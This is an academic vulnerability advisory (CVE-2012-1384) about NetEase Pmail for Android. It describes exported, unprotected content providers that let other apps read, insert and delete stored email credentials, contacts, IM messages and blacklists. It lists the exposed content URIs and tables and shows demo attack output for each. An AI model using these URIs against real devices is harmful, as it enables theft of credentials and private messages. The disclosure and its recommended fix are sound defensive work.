Vulnerability in NetEase Pmail (网易手机邮) for Android

Daoyuan Wu*, Xiapu Luo* and Rocky K. C. Chang
The Hong Kong Polytechnic University
{csdwu, csxluo, csrchang}@comp.polyu.edu.hk

Feb 29, 2012 at 6:13 PM HKT

Abstract

We found that NetEase Pmail 0.5.0 Jun 24th 2011 15:00 and 0.5.2 Feb. 2nd 2012 17:00 have a vulnerability that allows a crafted application to read and modify user's sensitive information without permission, including user email accounts (username and password in plaintext!), user's 163 and instant messaging contacts, user's email blacklists and etc.

1 Application Information

Please see the following link in our AppSec website:
http://www4.comp.polyu.edu.hk/~appsec/bugs/CVE-2012-1384-vulnerability-in-NetEasePmail.html

2 Description

Please see the exposed content providers in the AndroidManifest.xml file, which are not properly protected, as shown in follows:


- `<provider android:name="com.netease.rpmms.im.provider.RpmmsProvider" android:authorities="rpmms" android:grantUriPermissions="true" />`

Note: com.netease.rpmms15 and com.netease.rpmms16 have the similar vulnerability. Please also fix them!

3 Impact


Please see the following snapshots generated by our arrack demo:

*** authors with equal contributions**




content://rpmms/mmaccount

```
insertAttack! Inserted Count: 1

Inserted Uri: content://rpmms/mmaccount/1
```




content://rpmms/mmaccount

```
queryAttack! Column Count: 9
Rows Count: 1

1[_id]: 1
1[name]: name
1[provider]: provider
1[username]: username
1[pw]: pw
1[active]: active
1[locked]: locked
1[keep_signed_in]: keep_signed_in
1[last_login_state]: last_login_state
```




content://rpmms/mmaccount

```
deleteAttack!

Deleted Count: 1
```




content://rpmms/contact163

```
insertAttack! Inserted Count: 1

Inserted Uri: content://rpmms/contact163/1
```




content://rpmms/contact163

```
queryAttack! Column Count: 7
Rows Count: 1

1[_id]: 1
1[name]: name
1[pinyin]: pinyin
1[firstletter]: firstletter
1[mobiles]: mobiles
1[emails]: emails
1[belongtoaccount]: belongtoaccount
```




content://rpmms/contact163

```
deleteAttack!

Deleted Count: 1
```




content://rpmms/contact

```
insertAttack! Inserted Count: 1

Inserted Uri: content://rpmms/contact/1
```




content://rpmms/contact

```
queryAttack! Column Count: 14
Rows Count: 1

1[_id]: 1
1[serveruid]: serveruid
1[name]: name
1[pinyin]: pinyin
1[firstletter]: firstletter
1[mobiledefault]: mobiledefault
1[mobilehotspot]: mobilehotspot
1[emailhotspot]: emailhotspot
1[version]: version
1[valid]: valid
1[islog]: islog
1[chattingmobile]: chattingmobile
1[unreadcount]: unreadcount
1[belongtoaccount]: belongtoaccount
```




content://rpmms/contact

```
deleteAttack!

Deleted Count: 1
```




content://rpmms/im

```
insertAttack! Inserted Count: 1

Inserted Uri: content://rpmms/im/1
```




content://rpmms/im

```
queryAttack! Column Count: 13
Rows Count: 1

1[_id]: 1
1[sessionid]: sessionid
1[username]: username
1[peernumber]: peernumber
1[peername]: peername
1[timestamp]: timestamp
1[orient]: orient
1[contenttype]: contenttype
1[read]: read
1[trash]: trash
1[transport]: transport
1[smsid]: smsid
1[msg]: msg
```




content://rpmms/im

```
deleteAttack!

Deleted Count: 1
```




content://rpmms/blacklist

```
insertAttack! Inserted Count: 1

Inserted Uri: content://rpmms/blacklist/1
```




content://rpmms/blacklist

```
queryAttack! Column Count: 4
Rows Count: 1

1[_id]: 1
1[mobile]: mobile
1[op]: op
1[belongtoaccount]: belongtoaccount
```




content://rpmms/blacklist

```
deleteAttack!

Deleted Count: 1
```




content://rpmms/email

```
insertAttack! Inserted Count: 1

Inserted Uri: content://rpmms/email/1
```




content://rpmms/email

```
queryAttack! Column Count: 4
Rows Count: 1

1[_id]: 1
1[belongtocontact]: belongtocontact
1[email]: email
1[block]: block
```



content://rpmms/email

```
deleteAttack!

Deleted Count: 1
```



content://rpmms/mobile

```
insertAttack! Inserted Count: 1

Inserted Uri: content://rpmms/mobile/1
```

content://rpmms/mobile

```
queryAttack! Column Count: 5
Rows Count: 1

1[_id]: 1
1[belongtocontact]: belongtocontact
1[mobile]: mobile
1[state]: state
1[block]: block
```

content://rpmms/mobile

```
deleteAttack!

Deleted Count: 1
```

4 Solution

Our advice is to set the permission of these application’s content providers properly, or avoid exporting these content providers in the AndroidManifest.xml file. Currently, a user could disable the application temporarily and wait for an official update.

5 Technical Description

Please see the following exposed content providers and tables:

Content Provider Authority	Table Name
rpmms	rawquery
rpmms	contact
rpmms	contact/limit
rpmms	mobile
rpmms	email
rpmms	contact163
rpmms	im
rpmms	im/filter
rpmms	im/group
rpmms	mmaccount
rpmms	blacklist
rpmms	property
rpmms	preview
rpmms	rpmms/compress